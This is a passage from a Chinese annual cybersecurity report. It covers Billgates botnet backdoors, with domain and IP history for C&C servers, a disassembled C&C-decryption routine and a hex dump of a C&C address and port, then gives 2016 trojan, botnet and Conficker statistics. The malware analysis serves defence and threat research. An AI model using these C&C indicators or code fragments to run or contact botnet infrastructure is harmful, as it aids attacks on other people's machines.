


图2-75　Billgates僵尸网络中的“yanke”黑客名片（来源：启明星辰公司）

2.5.7　原始黑雀 C&C 分析

根据域名注册历史，发现原始域名www.2xpk.com曾被注册过三次，前两次域名注册者采用了隐私保护无法得知具体信息，最近的域名注册记录显示注册者邮箱为daywl***@gmail.com，注册有效时间从2016年5月17日到2017年5月17日。

2015年8月至今，www.2xpk.com解析过到表2-16中的IP地址。

表2-16　www.2xpk.com解析过的IP地址（来源：启明星辰公司）

IP 地址	解析时间	地区	相关域名	相关样本数量（个）
144.48.172.147	2016-05-24	中国	www.tb8t.com hljqcw.net	133
42.120.158.78	2016-03-04	中国	–	1343
103.39.78.42	2015-09-17	中国香港	www.517yule.net www.vnc8.com	0
61.174.49.40	2015-09-14	中国	www.vnc8.com	13
183.56.173.58	2015-08-29	中国	www.vnc8.com	0

从表2-16可以看出，2016年5月24日该域名开始解析到144.48.172.147，同时www.tb8t.com和hljqcw.net也解析到了该IP地址，并且这三个域名都由同一个人注册。通过对域名www.tb8t.com和hljqcw.net的追踪分析发现并没有与其关联的样本，也未发现该域名使用者与Billgates僵尸工具的联系。

自2016年3月4日起，域名www.2xpk.com解析到阿里云主机IP地址（42.120.158.78），通过IP地址关联分析发现，曾经有大量域名都解析到该IP地址并且该IP地址被大量的恶意代码作为C&C使用。这些恶意代码主要以Windows和Android平台的恶意代码为主，但却未找到黑雀使用的Linux版本的Billgates僵尸。

更早的（2016年3月4日之前）解析历史基本上都与域名www.vnc8.com同时解析到同一个IP地址，发现与该域名相关联的样本有220个。通过对这些样本的分析发现它们均为Billgates僵尸，并且与www.2xpk.com相关联的样本代码几乎相同，唯一不同的是本次发现的Billgates僵尸并未对解密C&C的模块做“段隐藏”，而是明确地放在.rodata段中，如图2-76所示。

```
.rodata:08136400 sub_8136400     proc near               ; CODE XREF: CSysTool::Ikdfu94(void)+18↑p
.rodata:08136400
.rodata:08136400 var_4           = dword ptr -4
.rodata:08136400 arg_4           = dword ptr  8
.rodata:08136400
.rodata:08136400                 call    $+5
.rodata:08136405                 xchg    ebx, [esp+4+var_4]
.rodata:08136408                 sub     ebx, 5
.rodata:0813640B                 lea     eax, [ebx+3A0h]
.rodata:08136411                 cmp     dword ptr [ebx+38280h], 2
.rodata:08136418                 jnz     short loc_813641F
.rodata:0813641A                 add     eax, 100h
.rodata:0813641F
.rodata:0813641F loc_813641F:                            ; CODE XREF: sub_8136400+18↑j
.rodata:0813641F                 push    eax
.rodata:08136420                 push    [esp+8+arg_4]
.rodata:08136424                 call    sub_8136440
.rodata:08136429                 pop     ebx
.rodata:0813642A                 jmp     _ZN8CUtility5SplitEPKcc ; CUtility::Split(char const*,char)
```

图2-76　C&C的模块放在.rodata段中（来源：启明星辰公司）

与www.vnc8.com相关的样本使用端口12358作为上线端口，如图2-77所示。

```
09975F3C  77 77 77 2E 76 6E 63 38  2E 63 6F 6D 3A 31 32 33  www.vnc8.com:123
09975F4C  35 38 3A 31 3A 31 3A 54  54 32 30 31 36 3A 31 00  58:1:1:TT2016:1.
09975F5C  73 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  s...............
```

图2-77　与www.vnc8.com相关的样本使用端口12358作为上线端口（来源：启明星辰公司）

因此推测，原始黑雀曾经可能还使用www.vnc8.com做过Billgates僵尸的C&C。其最初使用183.56.173.58作为控制服务器，后依次将C&C服务器转移到IP地址为61.174.49.40、103.39.78.42的主机上。原始黑雀名片如图2-78所示。

图2-78　原始黑雀名片（来源：启明星辰公司）

2.5.8 总结

在研究中，启明星辰公司ADLab发现在这个“黑吃黑”的链条中，黑雀或是螳螂的身份并不是单一固定的，僵尸网络的攻击渠道也不是唯一的，攻击方式非常混乱复杂。比如，启明星辰公司ADLab对该螳螂的追踪分析发现，其和Death僵尸网络中一个网名为yanke的黑雀为同一个人，这个黑客至少采用Billgates僵尸和Death僵尸两种僵尸程序作为攻击武器发展僵尸网络。在两种类型的僵尸网络中，该黑客处在两种不同角色。在Death僵尸网络中，该黑客作为黑雀，给螳螂植入后门的同时，自己也被大黑雀植入后门，而在Billgates僵尸网络中，它单纯的作为螳螂，却浑然不知自己的攻击武器中被植入了后门。

通过长期对Billgates僵尸程序分析发现，绝大部分的Billgates僵尸都留有这种类型的后门，并且启明星辰公司查阅到虽然多个安全团队都对Billgates僵尸做过深度的技术分析，但都忽略了其中攻击实力强悍的黑雀。更为严峻的是，Billgates僵尸家族中还存在着无数这样的黑雀，它们利用普通黑客的攻击资源来发展自己的肉鸡，以达到坐收渔利的目的。同样也使得这样的高效黑吃黑攻击开始流行于黑客之间，让黑客产业链变得更加复杂和混乱。

Death僵尸网络和Billgates僵尸网络中的黑雀攻击并非孤例，这种攻击模式还大量存在于其他僵尸程序中，Web Shell攻击工具、蠕虫木马攻击工具中也广泛存在黑雀攻击的现象。由此，对于广大网络安全团队和安全机构来说，面对日益猖獗且日益混乱复杂的“黑雀攻击”黑客产业链，应当引起高度重视，需要提升防范意识，增加防范手段，以充分保障网络安全。

3 计算机恶意程序传播和活动情况

3.1 木马和僵尸网络监测情况

木马是以盗取用户个人信息，甚至是以远程控制用户计算机为主要目的的恶意程序。由于它像间谍一样潜入用户的电脑，与战争中的“木马”战术十分相似，因而得名木马。按照功能分类，木马程序可进一步分为盗号木马、网银木马、窃密木马、远程控制木马、流量劫持木马、下载者木马和其他木马等，但随着木马程序编写技术的发展，一个木马程序往往同时包含上述多种功能。

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对某目标网站进行分布式拒绝服务攻击，或同时发送大量的垃圾邮件等。

2016 年 CNCERT/CC 抽样监测结果显示，在利用木马或僵尸程序控制服务器对主机进行控制的事件中，控制服务器 IP 地址总数为 96670 个，较 2015 年下降 7.9%，受控主机 IP 地址总数为 25840694 个，较 2015 年下降 10.1%。其中，境内木马或僵尸程序受控主机 IP 地址数量为 16995381 个，较 2015 年下降 14.1%，境内控制服务器 IP 地址数量为 48741 个，较 2015 年

上升 19.7%。

3.1.1 木马或僵尸程序控制服务器分析

2016 年，境内木马或僵尸程序控制服务器 IP 地址数量为 48741 个，较 2015 年上升了 19.7%；境外木马或僵尸程序控制服务器 IP 地址数量为 47929 个，较 2015 年有所下降，降幅为 25.4%，具体如图 3-1 所示。经过我国木马僵尸专项打击的持续治理，境内的木马或僵尸程序控制服务器数量较为稳定。




图3-1 2016年与最近两年木马或僵尸程序控制服务器数据对比
（来源：CNCERT/CC）

2016 年，在发现的因感染木马或僵尸程序而形成的僵尸网络中，僵尸网络数量规模在 100 ~ 1000 个的占 73.1% 以上。控制规模在 1000 ~ 5000 个、5000 ~ 20000 个、2 万 ~ 5 万个、5 万 ~ 10 万个的主机 IP 地址的僵尸网络数量与 2015 年相比分别减少 59 个、10 个、80 个、14 个。

2016 年木马或僵尸程序控制服务器 IP 地址数量按月度统计分别如图 3-2 所示，全年呈波动态势，10 月达到最高值 19681 个，11 月为最低值 8610 个。




图3-2　2016年木马或僵尸程序控制服务器IP地址数量按月度统计
（来源：CNCERT/CC）

境内木马或僵尸程序控制服务器 IP 地址绝对数量和相对数量（即各地区木马或僵尸程序控制服务器 IP 地址绝对数量占其活跃 IP 地址数量的比例）前 10 位地区分布如图 3-3 和图 3-4 所示，其中，广东省、江苏省、山东省居于木马或僵尸程序控制服务器 IP 地址绝对数量前 3 位，海南省、江苏省、广东省居于木马或僵尸程序控制服务器 IP 地址相对数量的前 3 位。




图3-3　2016年境内木马或僵尸程序控制服务器IP地址按地区分布（来源：CNCERT/CC）




图3-4　2016年境内木马或僵尸程序控制服务器IP地址占所在地区活跃IP地址比例TOP10（来源：CNCERT/CC）

图3-5、图3-6为2016年境内木马或僵尸程序控制服务器IP地址数量按基础电信企业分布及所占比例，木马或僵尸程序控制服务器IP地址数量无论是绝对数量还是相对数量（即各基础电信企业网内木马或僵尸程序控

制服务器 IP 地址绝对数量占其活跃 IP 地址数量的比例），位于中国电信网内的数量均排名第一。其中位于中国电信网内的木马或僵尸程序控制服务器 IP 地址数量约占境内控制服务器 IP 地址数量的一半以上。




图3-5　2016年境内木马或僵尸程序控制服务器IP地址按基础电信企业分布（来源：CNCERT/CC）




图3-6　2016年境内木马或僵尸程序控制服务器IP地址占所属基础电信企业活跃IP地址比例（来源：CNCERT/CC）

境外木马或僵尸程序控制服务器 IP 地址数量前 10 位按国家和地区分布如图 3-7 所示，其中美国位居第一，占境外控制服务器的 22.4%，中国香港和日本分列第二、三位，占比分别为 3.8% 和 3.7%。




图3-7　2016年境外木马或僵尸程序控制服务器IP地址按国家和地区分布（来源：CNCERT/CC）

3.1.2　木马或僵尸程序受控主机分析

2016 年，境内共有 16995381 个 IP 地址的主机被植入木马或僵尸程序，境外共有 8845313 个 IP 地址的主机被植入木马或僵尸程序，数量较 2015 年均有所下降，降幅分别达到了 14.1% 和 1.0%，具体如图 3-8 所示。




图3-8　2016年和2015年木马或僵尸程序受控主机数量对比
（来源：CNCERT/CC）

2016 年，CNCERT/CC 持续加大木马和僵尸网络的治理力度，木马或僵尸程序受控主机 IP 地址数量全年总体呈现下降态势，5 月达到最高值 3808651 个，11 月为最低值 1785154 个。2016 年木马或僵尸程序受控主机 IP 地址数量按月度统计如图 3-9 所示。




图3-9　2016年木马或僵尸程序受控主机IP地址数量按月度统计
（来源：CNCERT/CC）

境内木马或僵尸程序受控主机 IP 地址绝对数量和相对数量（即各地区木马或僵尸程序受控主机 IP 地址绝对数量占其活跃 IP 地址数量的比例）前 10 位地区分布如图 3-10 和图 3-11 所示，其中，广东省、江苏省、山东省居于木马或僵尸程序受控主机 IP 地址绝对数量前 3 位。这在一定程度上反映出经济较为发达、互联网较为普及的东部地区因网民多、计算机数量多，该地区的木马或僵尸程序受控主机 IP 地址绝对数量位于全国前列。同时，广东省、江苏省、山东省也居于木马或僵尸程序受控主机 IP 地址相对数量的前 3 位。




图3-10　2016年境内木马或僵尸程序受控主机IP地址数量按地区分布（来源：CNCERT/CC）




图3-11　2016年境内木马或僵尸程序受控主机IP地址数量占所在地区活跃IP地址比例TOP10（来源：CNCERT/CC）

图 3-12 和图 3-13 为 2016 年境内木马或僵尸程序受控主机 IP 地址数量按基础电信企业分布及所占比例。从绝对数量上看，木马或僵尸程序受控主机 IP 地址位于中国电信网内的数量占总数的近 2/3。从相对数量（即各基础电信企业网内木马或僵尸程序受控主机 IP 地址绝对数量占其活跃 IP 地

址数量的比例）上看，中国电信、中国联通网内感染木马或僵尸程序的主机IP地址数量占其活跃IP地址数量的比例均超过4.0%。




图3-12　2016年境内木马或僵尸程序受控主机IP地址数量按基础电信企业分布（来源：CNCERT/CC）




图3-13　2016年境内木马或僵尸程序受控主机IP地址数量占所属基础电信企业活跃IP地址数量比例（来源：CNCERT/CC）

境外木马或僵尸程序受控主机IP地址数量按国家和地区分布位居前10位的如图3-14所示，其中，埃及、泰国、摩洛哥居前3位。




图3-14　2016年境外木马或僵尸程序受控主机IP地址数量按国家和地区分布（来源：CNCERT/CC）

3.2 “飞客”蠕虫监测情况

“飞客”蠕虫（英文名称 Conficker、Downup、Downandup、Conflicker 或 Kido）是一种针对 Windows 操作系统的蠕虫病毒，最早出现在 2008 年 11 月 21 日。“飞客”蠕虫利用 Windows RPC 远程连接调用服务存在的高危漏洞（MS08-067）入侵互联网上未进行有效防护的主机，通过局域网、U 盘等方式快速传播，并且会停用感染主机的一系列 Windows 服务。自 2008 年以来，“飞客”蠕虫衍生了多个变种，这些变种感染上亿台主机，构建一个庞大的攻击平台，不仅能够被用于大范围的网络欺诈和信息窃取，而且能够被利用发动大规模拒绝服务攻击，甚至可能成为有力的网络战工具。

CNCERT/CC 自 2009 年起对“飞客”蠕虫感染情况进行持续监测和通报处置。抽样监测数据显示，2010 年 12 月至 2015 年 8 月全球互联网月均感染“飞客”蠕虫的主机 IP 地址数量持续减少，但从 2015 年 9 月开始“飞客”蠕虫又呈现活跃态势，并且 2016 年月均感染 IP 地址数量从 2015 年的月均 391 万提升到 465 万。近 6 年全球互联网感染“飞客”蠕虫的主机 IP

地址月均数量变化情况如图 3-15 所示。

